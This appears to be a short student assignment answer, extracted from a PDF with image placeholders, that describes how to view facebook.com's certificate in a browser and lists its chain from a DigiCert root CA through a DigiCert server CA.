
3. CA Path

I have selected facebook.com for this task.




To inspect the certificates of the site :

1. Go to the padlock




2. we can see that the certificate was verified by DigiCert inc .

3. we go to more info and then view certificate.



4. below is the certificate path.



ROOT CA -Digicert

SERVER CA- Digicert

And then comes facebook certificate.